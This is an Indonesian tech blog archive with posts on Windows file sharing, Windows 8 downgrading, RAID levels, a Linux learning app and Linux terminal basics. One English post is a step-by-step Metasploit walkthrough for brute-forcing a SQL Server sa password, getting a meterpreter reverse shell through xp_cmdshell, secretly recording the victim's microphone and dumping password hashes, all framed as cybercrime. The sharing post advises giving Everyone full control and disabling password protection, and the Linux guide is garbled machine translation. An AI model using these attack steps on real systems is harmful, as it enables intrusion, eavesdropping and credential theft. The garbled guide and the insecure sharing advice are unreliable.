Selasa, 15 April 2014

Cara Sharing Folder atau Drive Lebih Simpel Di Windows 8 dan Windows 7

Memang seh gan sekarang-sekarang ini sulit untuk sekedar meng sharing drive atau folder kita di windows 8 dan windows 7, tidak seperti windows sebelumnya, misal windows xp. Sebenarnya metode sharing masih sama dengan yang dulu, cuman karena fitur security ditingkatkan semenjak windows 7, malah mempersulit bagi yang tidak tahu.
Tentunya malah membuat windows kita semakin aman dari virus. Maka dari itu Microsoft memberi opsi sharing lewat Homegroup, tetapi itu terlalu sulit dan ribet digunakan. Oleh karena itu ane mau kasih tahu cara yang lebih simpel untuk sekedar sharing folder atau drive di windows 8/7.
Berikut langkah-langkahnya
1. Pertama kita akan share folder
2. Klik kanan folder yang akan di share > properties
3. Masuk ke tab security > klik edit > klik add > klik advanced > klik find now > cari dan pilih everyone > klik OK > OK
Cara Sharing Folder
4. Pada bagian ini centang semua > Klik OK > klik close
Cara Sharing Folder
5. Lalu klik tab sharing > klik advanced sharing > centang share this folder > klik permissions > centang semua > klik OK > OK > klik close
Cara Sharing Folder
5. Lalu masuk ke Control Panel\Network and Internet\Network and Sharing Center\Advanced sharing settings
6. Centang turn on network discovery > centang juga turn off password protected sharing > klik save changes
Cara Sharing Folder
Cara Sharing Folder
Cara Sharing Folder
7. Silahkan cek di kompi temen, folder agan sudah bisa diakses darisana :D
8. Untuk share drive D: atau E: caranya sama saja seperti diatas, bedanya kalau folder di share, tidak ada tanda sebagai sharing sedangkan drive ada tandanya.

Minggu, 09 Februari 2014

How to Hack Databases: Cracking SQL Server Passwords & Owning the Server

Welcome back, my rookie hackers!

A short while back, I began a new series on database hacking, and now it's time to continue and extend your education in that field. As you know, the database contains all of the most valuable info for the hacker, including personally identifiable information, credit card numbers, intellectual property, etc. So, it's the ultimate goal of cybercrime and the APT hacker.
If you haven't read my guide on getting started in database hacking, this would be a good time to brush up on some basic concepts. In addition, I also did a tutorial on finding SQL Server databases, and I recommend reading both of those guides before continuing below.
In this tutorial, we'll look at how we can crack the password on the system admin (sa) account on the database, install a meterpreter payload through calling the stored procedure xp_cmdshell, and wreak havoc on their system.

Step 1: Start Metasploit

First, we need to start Metasploit. Once we have the metasploit command prompt, we need to define which module we want to use. In past Metasploit tutorials, we've always used exploits, but this one is a bit different. Instead, we will use a scanner among the auxiliary modules that enables us to brute force the sa password. Let's load up mssql_login:
  • use scanner/mssql/mssql_login
As you can see, Metasploit responds by telling us we have successfully loaded this auxiliary module. Now let's take a look at the options with this module.
  • show options

Step 2: Set Your Options

In order to run this MS SQL login module, we will need:
  1. A password file,
  2. Set the RHOSTS, and
  3. Determine the number of THREADS we want to run.

BackTrack has a wordlist specially built for MS SQL password hacking with over 57,000 commonly used SQL passwords at /pentest/exploits/fasttrack/bin/wordlist.txt. In this case, our target is at 192.168.1.103, and we will set our THREADS to 20.

Step 3: Brute Force the Database Passwords

Now, we simply need to type exploit and it runs through password list until it finds the password for the sa account.
  • exploit
As you can see, after testing over 57,000 passwords (it takes a few minutes, so be patient), it found the password on our sa account of "NullByte". Success! Now we have full sysadmin privileges on the database that we can hopefully convert to full system sysadmin privileges.

Step 4: Grab the xp__cmdshell

Now that we have full sysadmin (sa) on the MS SQL database, we are going to leverage that to full system sysadmin privileges. MS SQL Server has a stored procedure named xp_cmdshell that enables the sa account to gain a system command shell with full system admin rights. If we can invoke that command shell, we may be able to load the payload of our choice on the system and own that system.

Metasploit has a exploit module named windows/mssql/mssqlpayload that attempts to do this. Let's load it.
  • use windows/mssql/mssql_payload
Now, let's check the options for this exploit:
  • show options
In this case, we will try to load the meterpreter on this system, so let's:

  • set PAYLOAD windows/meterpreter/reverse_tcp
In addition, we need to set the LPORT, the LHOST, the RHOST and the password we recovered from the sa account from above, in this case, "NullByte".

Now, simply type exploit and if all is right with the world, we should get a meterpreter prompt.
Success! We have a meterpreter session!

Step 5: Wreak Havoc!

Now that we have the meterpreter on this system thanks to the xp_cmdshell stored procedure, we can begin to wreak havoc on this system. Take a look at my list of meterpreter scripts and let's try a few.
First, let's turn on the microphone and listen in on the conversations of the sysadmin and anyone else in the room. Think of it as installing a bug in the room from the old James Bond 007 movies.

  • meterpreter > run sound_recorder -i 100 -l /etc
This will grab 100 segments of audio of 30 seconds, or about 50 minutes, and save it in the /etc directory. Of course, we can record as much audio as we want. We are only limited by hard drive space.

Step 6: Grab the Hash

Now, let's grab some passwords so that we can log back back in whenever we please. Remember, once we have the admin password, we can login any time with Metasploit's psexec exploit.

  • meterpreter > hashdump
As you can see, we were able to grab the password hashes from the system. We then need to either crack the hashes using John the Ripper, or crack the hashes using Cain and Abel.
Keep coming back for more adventures in hackerland!

Jumat, 07 Februari 2014

How to Downgrade Windows 8 to Windows 7

How to Downgrade Windows 8 to Windows 7

Method 1 of 2: Downgrading From Windows 8 Pro

  1. Downgrade Windows 8 to Windows 7 Step 1.jpg
    1
    Obtain the DVD or USB key and a valid product key for Windows 7 Professional. This does not need to be a new Windows 7 Product key; as long as it is a valid product key, you can use it, even if it has been installed on another device.
    • Call the manufacturer of your PC to ask if they can let you have installation discs for Windows 7 Professional. As many manufacturers keep disc images for all their sold computers, with the right drivers for each PC, most well known brands of machines should be able to provide this for you.
    • Download the ISO (optical) image and burn it to a disc, or order the disc itself.
      Downgrade Windows 8 to Windows 7 Step 1Bullet2.jpg
    Ad
  2. Downgrade Windows 8 to Windows 7 Step 2.jpg
    2
    Backup all personal files on your computer, using an external hard drive or online. Also, backup all applications and drivers. These will have to be reinstalled later.
  3. Downgrade Windows 8 to Windows 7 Step 3.jpg
    3
    Open the Device Manager on your computer (press X key and the Windows icon simultaneously).
    • A list will be displayed.
      Downgrade Windows 8 to Windows 7 Step 3Bullet1.jpg
    • Click each device and make a note of the components.
      Downgrade Windows 8 to Windows 7 Step 3Bullet2.jpg
    • Make sure you have model numbers and manufacturers of the “pointing device,” the “network adapter” and the “display adaptor.”
      Downgrade Windows 8 to Windows 7 Step 3Bullet3.jpg
  4. Downgrade Windows 8 to Windows 7 Step 4.jpg
    4
    Boot from the Windows 7 installation disc. You may get a prompt saying “press any key” as it works.
  5. Downgrade Windows 8 to Windows 7 Step 5.jpg
    5
    Activate your Windows 7 downgrade if you are downgrading from Windows Pro 8 to Windows 7 Professional by calling the Microsoft helpline. (866) 592 8221. They will give you a code (one time use) to enter into the activation box.
  6. Downgrade Windows 8 to Windows 7 Step 13.jpg
    6
    Follow all prompts as the installation continues. You will be asked for your location and your selection of various data.
  7. Downgrade Windows 8 to Windows 7 Step 7.jpg
    7
    Install the drivers and applications. These can be obtained from the manufacturer, together with the model numbers that you noted down earlier.
  8. Downgrade Windows 8 to Windows 7 Step 8.jpg
    8
    Restart the computer.
  9. Downgrade Windows 8 to Windows 7 Step 9.jpg
    9
    Install your personal files.
  10. Downgrade Windows 8 to Windows 7 Step 10.jpg
    10
    Click “Step Done.

Method 2 of 2: Downgrading From Windows 8 Home

  1. Downgrade Windows 8 to Windows 7 Step 11.jpg
    1
    Realize that free downgrades are only allowed from Windows 8 Pro and can only be downgraded to Windows 7 Pro or Windows Vista Business. Windows 8 Home does not come with what Microsoft terms “downgrade rights,” and therefore you will need a new license for the operating system you will downgrade to.
  2. Downgrade Windows 8 to Windows 7 Step 12.jpg
    2
    Purchase a new license for the Windows operating system you will be downgrading to. For most Windows 8-capable computers, Windows 7 will be your best choice.
  3. Downgrade Windows 8 to Windows 7 Step 13.jpg
    3
    Follow all steps for downgrading as above, except for the activation of the downgrade, including backup of all personal files and applications.
    • Enter the new license key when asked.
      Downgrade Windows 8 to Windows 7 Step 13Bullet1.jpg

Rabu, 05 Februari 2014

LEVEL RAID DISK


Pendahuluan

RAID, Redundant Array of Inexpensive(Independent) Disks, adalah suatu sistem yang terbentuk dari beberapa harddisk/drive. Secara sederhana, kita biasa membuat beberapa partisi dalam satu harddisk. Nah, dengan RAID, kita dapat membuat satu partisi dari beberapa harddisk.
Batasan Masalah
Dikarenakan masih dalam proses belajar, maka tulisan ini hanya membahas konfigurasi standar RAID, tidak membahas konfgurasi lanjut RAID (nested dan non-standard/proprietary).
RAID 0

Juga dikenal dengan modus stripping. Membutuhkan minimal 2 harddisk. Sistemnya adalah menggabungkan kapasitas dari beberapa harddisk. Sehingga secara logikal hanya "terlihat" sebuah harddisk dengan kapasitas yang besar (jumlah kapasitas keseluruhan harddisk).
Pada awalnya, RAID 0, digunakan untuk membentuk sebuah partisi yang sangat besar dari beberapa harddisk dengan biaya yang efisien.
Misalnya:
Kita membutuhkan suatu partisi dengan ukuran 500GB. Harga sebuah harddisk berukuran 100GB adalah Rp.500.000,- sedangkan harga harddisk berukuran 500GB adalah Rp.5.000.000,-. Nah, kita dapat membetuk suatu partisi berukuran 500GB dari 5 unit harddisk berukuran 100GB dengan menggunakan RAID 0. Tentunya skenario ini lebih murah karena memakan biaya lebih murah: 5 x Rp.500.000,- = Rp.2.500.000,-. Lebih murah daripada harus membeli harddisk yang berukuran 500GB. Itulah kenapa pada awalnya disebut redundant array of inexpensive disk.
Contoh lain:
Pada saat ini ukuran harddisk terbesar yang tersedia di pasaran adalah 500GB, sedangkan kita membutuhkan suatu partisi dengan ukuran 2TB. Nah, kita dapat membeli 4 unit harddisk berkapasitas 500GB dan mengkonfigurasinya dengan RAID 0, sehingga kita dapat memiliki suatu partisi berkururan 2TB tanpa harus menunggu harddisk dengan kapasitas sebesar itu tersedia di pasar.
Data yang ditulis pada harddisk-harddisk tersebut terbagi-bagi menjadi fragmen-fragmen. Dimana fragmen-fragmen tersebut disebar di seluruh harddisk. Sehingga, jika salah satu harddisk mengalami kerusakan fisik, maka data tidak dapat dibaca sama sekali.
Namun ada keuntungan dengan adanya fragmen-fragmen ini: kecepatan. Data bisa diakses lebih cepat dengan RAID 0, karena saat komputer membaca sebuah fragmen di satu harddisk, komputer juga dapat membaca fragmen lain di harddisk lainnya.
RAID 0
RAID 1

Biasa disebut dengan modus mirroring. Membutuhkan minimal 2 harddisk. Sistemnya adalah menyalin isi sebuah harddisk ke harddisk lain dengan tujuan: jika salah satu harddisk rusak secara fisik, maka data tetap dapat diakses dari harddisk lainnya.
Contoh:
Sebuah server memiliki 2 unit harddisk yang berkapasitas masing-masing 80GB dan dikonfigurasi RAID 1. Setelah beberapa tahun, salah satu harddisknya mengalami kerusakan fisik. Namun data pada harddisk lainnya masih dapat dibaca, sehingga data masih dapat diselamatkan selama bukan semua harddisk yang mengalami kerusakan fisik secara bersamaan.
RAID 1
RAID 2

RAID 2, juga menggunakan sistem stripping. Namun ditambahkan tiga harddisk lagi untuk pariti hamming, sehingga data menjadi lebih reliable. Karena itu, jumlah harddisk yang dibutuhkan adalah minimal 5 (n+3, n > 1). Ketiga harddisk terakhir digunakan untuk menyimpan hamming code dari hasil perhitungan tiap bit-bit yang ada di harddisk lainnya.
Contoh:
Kita memiliki 5 harddisk (sebut saja harddisk A,B,C, D, dan E) dengan ukuran yang sama, masing-masing 40GB. Jika kita mengkonfigurasi keempat harddisk tersebut dengan RAID 2, maka kapasitas yang didapat adalah: 2 x 40GB = 80GB (dari harddisk A dan B). Sedangkan harddisk C, D, dan E tidak digunakan untuk penyimpanan data, melainkan hanya untuk menyimpan informasi pariti hamming dari dua harddisk lainnya: A, dan B. Ketika terjadi kerusakan fisik pada salah satu harddisk utama (A atau B), maka data tetap dapat dibaca dengan memperhitungkan pariti kode hamming yang ada di harddisk C, D, dan E.
RAID 2
RAID 3

RAID 3, juga menggunakan sistem stripping. Juga menggunakan harddisk tambahan untuk reliability, namun hanya ditambahkan sebuah harddisk lagi untuk parity.. Karena itu, jumlah harddisk yang dibutuhkan adalah minimal 3 (n+1 ; n > 1). Harddisk terakhir digunakan untuk menyimpan parity dari hasil perhitungan tiap bit-bit yang ada di harddisk lainnya.
Contoh kasus:
Kita memiliki 4 harddisk (sebut saja harddisk A,B,C, dan D) dengan ukuran yang sama, masing-masing 40GB. Jika kita mengkonfigurasi keempat harddisk tersebut dengan RAID 3, maka kapasitas yang didapat adalah: 3 x 40GB = 120GB. Sedangkan harddisk D tidak digunakan untuk penyimpanan data, melainkan hanya untuk menyimpan informasi parity dari ketiga harddisk lainnya: A, B, dan C. Ketika terjadi kerusakan fisik pada salah satu harddisk utama (A, B, atau C), maka data tetap dapat dibaca dengan memperhitungkan parity yang ada di harddisk D. Namun, jika harddisk D yang mengalami kerusakan, maka data tetap dapat dibaca dari ketiga harddisk lainnya.
RAID 3
RAID 4

Sama dengan sistem RAID 3, namun menggunakan parity dari tiap block harddisk, bukan bit. Kebutuhan harddisk minimalnya juga sama, 3 (n+1 ; n >1).
RAID 4
RAID 5

RAID 5 pada dasarnya sama dengan RAID 4, namun dengan pariti yang terdistribusi. Yakni, tidak menggunakan harddisk khusus untuk menyimpan paritinya, namun paritinya tersebut disebar ke seluruh harddisk. Kebutuhan harddisk minimalnya juga sama, 3 (n+1 ; n >1).
Hal ini dilakukan untuk mempercepat akses dan menghindari bottleneck yang terjadi karena akses harddisk tidak terfokus kepada kumpulan harddisk yang berisi data saja.
RAID 5
RAID 6

Secara umum adalah peningkatan dari RAID 5, yakni dengan penambahan parity menjadi 2 (p+q). Sehingga jumlah harddisk minimalnya adalah 4 (n+2 ; n > 1). Dengan adanya penambahan pariti sekunder ini, maka kerusakan dua buah harddisk pada saat yang bersamaan masih dapat ditoleransi. Misalnya jika sebuah harddisk mengalami kerusakan, saat proses pertukaran harddisk tersebut terjadi kerusakan lagi di salah satu harddisk yang lain, maka hal ini masih dapat ditoleransi dan tidak mengakibatkan kerusakan data di harddisk bersistem RAID 6.
RAID 6
Kesimpulan dan Saran
Banyak manfaat yang didapat dengan konfigurasi RAID, yakni kecepatan, reliabilitas data, dan toleransi kesalahan. Namun belum lengkap rasanya jika membahas RAID tanpa membahas hot-swappable harddisk, juga beberapa konfigurasi lanjut seperti RAID 0+1 atau RAID 1+0. Mungkin akan dibahas di lain waktu.
Mudah-mudahan tulisan singkat ini dapat bermanfaat bagi pemirsa sekalian.

Rabu, 22 Januari 2014

Belajar Linux Secara Mudah Dan Mandiri Menggunakan Otodidak

Banyak pengguna awam yang enggan menggunakan sistem operasi GNU/Linux karena mitos yang mengatakan Linux itu sulit. Linux itu hanya untuk para pengguna mahir saja, kata sebagian orang lagi. Sebagian lagi menggunakan alasan tidak mau susah-susah lagi belajar karena sudah nyaman dengan sistem operasi yang digunakan saat ini. Hal ini kadang diperparah karena sulitnya mencari referensi belajar Linux yang lengkap, terpadu, dan dapat digunakan di mana saja.


Aplikasi Otodidak hadir untuk mengatasi semua rintangan di atas. Aplikasi yang dikembangkan berawal dari keputusasaan seorang pemula Linux ini benar-benar dirancang untuk para pemula Linux. Installer-nya bahkan tersedia untuk hampir semua sistem operasi, mulai dari berbagai macam distro Linux hingga MacOS X dan bahkan Windows.
Tersedia dua tingkatan saat kita pertama kali membuka Otodidak: pemula dan lanjutan. Salah satu fitur paling menarik di tingakatan pemula adalah simulator terminal. Dengan fitur ini kita bisa mempelajari berbagai perintah dasar linux mulai dari manipulasi direktori dan file, file permission, hingga manajemen proses. Hasil dari setiap perintah yang kita eksekusi diilustrasikan menggunakan tampilan terminal dan GUI. Cukup menarik menurut saya.
Selain itu, fitur-fitur menarik lainnya seperti pengenalan Ubuntu dan beberapa distro Linux lainnya, cara melakukan instalasi aplikasi, cara melakukan instalasi kodek MP3, hingga daftar berbagai modem yang kompatibel dengan Ubuntu.

Ketika mengklik tombol Ubuntu pada jendela di atas, kita akan dibawa pada menu pengenalan Ubuntu yang dibagi lagi menjadi tiga bagian mulai dari pengenalan berbagai distro, pengenalan bermacam-macam lingkungan desktop di Linux, dan perbandingan aplikasi Windows dengan Linux.

Menu Instal Aplikasi akan membimbing kita step by step penggunaan package manager untuk melakukan instalasi berbagai macam aplikasi di Ubuntu.

Menu MP3 menunjukkan cara melakukan instalasi codem untuk memutar file MP3 di Ubuntu. Terdapat juga aplikasi MP3 player yang dapat kita gunakan di Ubuntu.

Sedangkan di bagian modem terdapat daftar modem-modem yang kompatibel dengan Ubuntu dan cara instalasinya. Sayangnya daftar ini masih sangat terbatas pada beberapa modem Smartfren.
Jika berminat menggunakannya silakan unduh installer yang tersedia untuk berbagai sistem operasi di blog pembuat aplikasinya. Installer untuk distro Debian dan turunannya dapat diunduh langsung dari tautan ini. Secara keseluruhan saya memiliki pendapat yang positif untuk aplikasi ini. Aplikasi ini dapat menjadi pegangan untuk para pengguna awam yang baru mencoba Linux.
Selasa, 21 Januari 2014

Belajar Pengenalan Linux mudah hanya 5 menit

Baiklah, terlalu sering (terutama di saluran IRC) ada waktu di mana bahkan pemula yang paling pengguna dihadapkan dengan terminal. Ia memiliki banyak nama: terminal, shell, konsol, "command prompt" bahkan sebagai sisa-sisa dari mereka yang akrab dengan Windows. Banyak orang takut untuk beberapa alasan atau lainnya, sehingga tutorial ini akan mencoba untuk memberikan Anda yang paling dasar dari perintah untuk memungkinkan navigasi dan tindakan sistem dasar dari kenyamanan keyboard Anda.

Mari kita mulai akan kita? Sejak versi Mint setiap orang bisa berbeda, saya tidak akan detail bagaimana benar-benar membuka terminal. Aku akan menganggap Anda dapat menemukannya di menu atau dengan mengklik kanan di desktop.

Fakta:

   
1. Anda dapat melakukan hampir semua hal dalam terminal yang Anda juga akan dilakukan dari antarmuka GUI.
      
   
2. Sebagian besar perintah dirancang pertama untuk bekerja di terminal, kemudian GUI menempatkan di atas mereka. Itulah mengapa beberapa GUI mungkin merasa kikuk - mereka adalah renungan di kali.
      
   
3. Lokasi default untuk terminal anda untuk membuka dari menu dalam folder rumah Anda, juga dikenal sebagai ~
      
   
4. Direktori Anda saat ini dapat dicatat oleh. operator. Sebagian besar perintah ketika mereka bertindak pada pemilihan folder saat ini, beroperasi pada.
      
   
5. Perintah, lokasi, dan file adalah case sensitif. / Home adalah tidak sama dengan / atau Home / Home.
      
   
6. Gunakan tombol tab untuk melengkapi nama file. Jika Anda memiliki driver lama berjudul, misalnya,
      
driver-128947232jaseu.sh, cukup ketik dri dan akan mengisi sisanya, asalkan Anda tidak memiliki 2 nama dimulai dengan "dri" dan jika Anda melakukannya, tambahkan karakter lain untuk membuatnya "driv" dan coba lagi.
      
   
7. Hampir perintah apapun dapat baca di penuh menggunakan manual atau dengan mengetik-h atau - help setelah menulis perintah awal. Sintaks ini adalah baik command_name manusia, command_name-h, atau command_name - help.
      
   
8. Untuk mendapatkan informasi lebih, Anda dapat menggunakan info. Sebuah perintah dapat dicari dengan menggunakan command_name info. Untuk sebagian besar dari perintah-perintah yang merupakan bagian dari paket coreutils, seseorang dapat menemukan info juga menggunakan coreutils Info doa command_name mana command_name diganti dengan perintah mencari.
      
   
9. Hampir setiap perintah juga dapat secara eksplisit menampilkan apa yang terjadi. Hal ini dilakukan biasanya oleh-v atau - verbose
      
  
10. Anda dapat menentukan flag perintah ganda untuk perintah pada waktu untuk mendapatkan informasi lebih lanjut (lihat contoh ls-al di bawah ini.)
      
  
11. Nama perintah tidak selalu tumpul - karena keterbatasan ruang di hari tua Unix mereka dipersingkat, dan konvensi terjebak.

Perintah:

cd -> Digunakan untuk menavigasi direktori. Anda dapat memindahkan ke lokasi dengan jalan.

   
1. cd ini akan menggerakkan Anda kembali ke rumah Anda, sama seperti cd ~
   
2. cd .. Ini akan membawa Anda kembali tepat satu direktori. Mulai di / home / justin / Desktop, cd .. akan menempatkan saya ke / home / justin. Hal ini dapat diperluas, cd .. / .. / dari lokasi Desktop sebagai gantinya akan membawa saya kembali 2, dari Desktop ke / home.
   
3. cd foldername / ini akan menggerakkan Anda maju ke folder diberikan dalam folder Anda saat ini. Perhatikan awalan hilang / itu adalah kelalaian penting. jika saya di / home / justin dan saya ingin mendapatkan ke Desktop, saya harus mengetik cd Desktop / tanpa / sebelum Desktop. Mengetik / sebelum menempatkan kita di root file system, yang tidak benar.
   
4. cd / beberapa / lain / Jalan ini akan membawa Anda ke jalan folder tertentu, seandainya itu ada sebagai diketik persis. Jangan lupa tab completion Anda!

ls -> Digunakan untuk membuat daftar isi folder. Anda dapat melihat berbagai jenis file dan atribut folder.

   
1. ls Dengan sendirinya, ls hanya akan menampilkan semua file dalam folder saat ini. Dari fakta # 4, ini benar-benar tidak ls.
   
2. ls-l Menyediakan format daftar lagi termasuk pemilik, perizinan, ukuran, dan tanggal dimodifikasi.
   
3. ls-a Menampilkan file dan folder tersembunyi serta daftar normal.
   
4. ls-al Kombinasikan pilihan untuk menampilkan kedua file tersembunyi dan dalam format panjang.
   
5. ls-h Tampilkan ukuran file dalam format yang dapat dibaca manusia (K, M, GByte) filesizes bukan byte. Sering digunakan dalam conjuction dengan l-bendera.
   
6. Anda dapat melihat file dalam direktori Anda bahkan tidak masuk Jika saya di / home / justin / Desktop, dan saya ingin melihat file di / home / justin, aku bisa melakukan ls .. file / daftar satu direktori kembali (dan tidak harus kembali untuk melakukannya.)

cp -> Menyalin file

   
1. berkas cp / path / ke / folder Salin file yang ditentukan untuk path yang diberikan.
   
2. cp-r folder / path / ke / folder secara rekursif Salin isi folder ke folder lain.
   
3. cp ekstensi * /. path / ke / folder Salinan file-file dengan ekstensi yang diberikan ke folder baru. Untuk menyalin semua file doc., Menjadi cp * doc / path / ke / folder dan. Folder harus ada.
   
4. nama cp * / path / ke / folder Salin semua file yang dimulai dengan 'nama' ke folder tertentu. Untuk menyalin semua file yang dimulai dengan contoh, menjadi contoh cp * / path / ke / folder dan folder tersebut harus ada.

mv -> Move File

   
1. Sintaks dari mv mirip dengan contoh di atas dengan cp dibebaskan misalnya # 2. mv tidak mengambil-r bendera sejak pindah folder juga bergerak isinya. Sintaksnya adalah tidak tepat dalam segala hal, tetapi bekerja dengan contoh di atas. Konsultasikan halaman manual Anda untuk lebih jelasnya.

rm -> Hapus file

   
1. Untuk semua maksud dan tujuan, menghapus file melalui rm adalah permanen. Tidak menggunakan Bin Sampah. Gunakan dengan hati-hati dan pastikan Anda menghapus secara eksplisit apa yang Anda inginkan, bukan apa yang menurut Anda inginkan. Jika Anda memutuskan untuk mendapatkan mewah dengan perintah hapus Anda, itu mungkin akan kembali menggigit Anda.
   
2. file rm Hapus file tertentu dari sistem.
   
3. rm-r folder Hapus folder tertentu dari sistem
   
4. rm-rf folder Menghapus folder tertentu paksa dari sistem. Perintah ini sangat dapat mematahkan konfigurasi Anda jika digunakan secara tidak benar karena tidak akan meminta Anda jika sesuatu yang penting sedang dihapus. Jika Anda harus menggunakan ini, kemungkinan sesuatu yang lebih rusak atau ada kesalahan yang dibuat. Hal ini seharusnya hanya digunakan sebagai metode terakhir namun dan tidak direkomendasikan.

nano -> baris perintah editor teks penuh

   
1. Satu dapat mengedit file menggunakan nano di terminal untuk melakukan file cepat dan kotor semua jalan sampai dengan konfigurasi penuh. Ini berguna, namun perlu diingat menangani file teks biasa dan file program, hal-hal seperti dokumen MS Word tidak akan terbuka dengan baik!
   
2. Jika suatu file dimiliki oleh root, tidak dapat diedit sebagai user biasa. nano harus diawali dengan sudo untuk menyimpan perubahan. Jika tidak, itu akan terbuka di modus read-only.
   
3. nano newfile.whatever Nano menciptakan sebuah file baru dengan nama tertentu dan membukanya untuk diedit.
   
4. nano existing_file Nano membuka file yang ada untuk mengedit.
   
5. Dari dalam nano
         
1. Simpan file dengan menggunakan ctrl + o kombinasi tombol, dan baik mengubah nama atau tekan entier untuk menjaga nama yang sama. Ini akan menyimpan file.
         
2. Keluar nano dengan menggunakan ctrl + x kombinasi tombol. Jika Anda memiliki perubahan yang belum disimpan, ia akan menanyakan apakah Anda ingin menyimpan.

mkdir -> Buat direktori

   
1. mkdir FOLDER_NAME Membuat folder dengan nama tertentu
   
2. mkdir-p / path / ke / folder / nama Menciptakan setiap folder yang diperlukan. Untuk membuat folder / home/justin/newfolder/2ndfolder, dan hanya / home / justin ada, menggunakan mkdir-p akan membuat kedua direktori Newfolder dan 2ndfolder.

ps -> Daftar proses

   
1. ps aux Daftar semua proses secara rinci yang berjalan pada sistem, termasuk pengguna, Process ID (PID), dan nama proses. Menggunakan ini, seseorang dapat melihat daftar proses mereka dan jika perlu, membunuh proses yang tidak perlu atau macet.

membunuh / killall / xkill -> Membunuh proses menyinggung.

   
1. membunuh PID PID adalah nomor referensi proses menyinggung. Orang harus mendapatkan PID dari perintah seperti ps aux. Jika proses menolak untuk mati, salah satu alternatif dapat menentukan kill -9 PID yang harus menghentikan proses dengan cara apapun, bahkan uncleanly atau jika itu akan mengacaukan sistem.
   
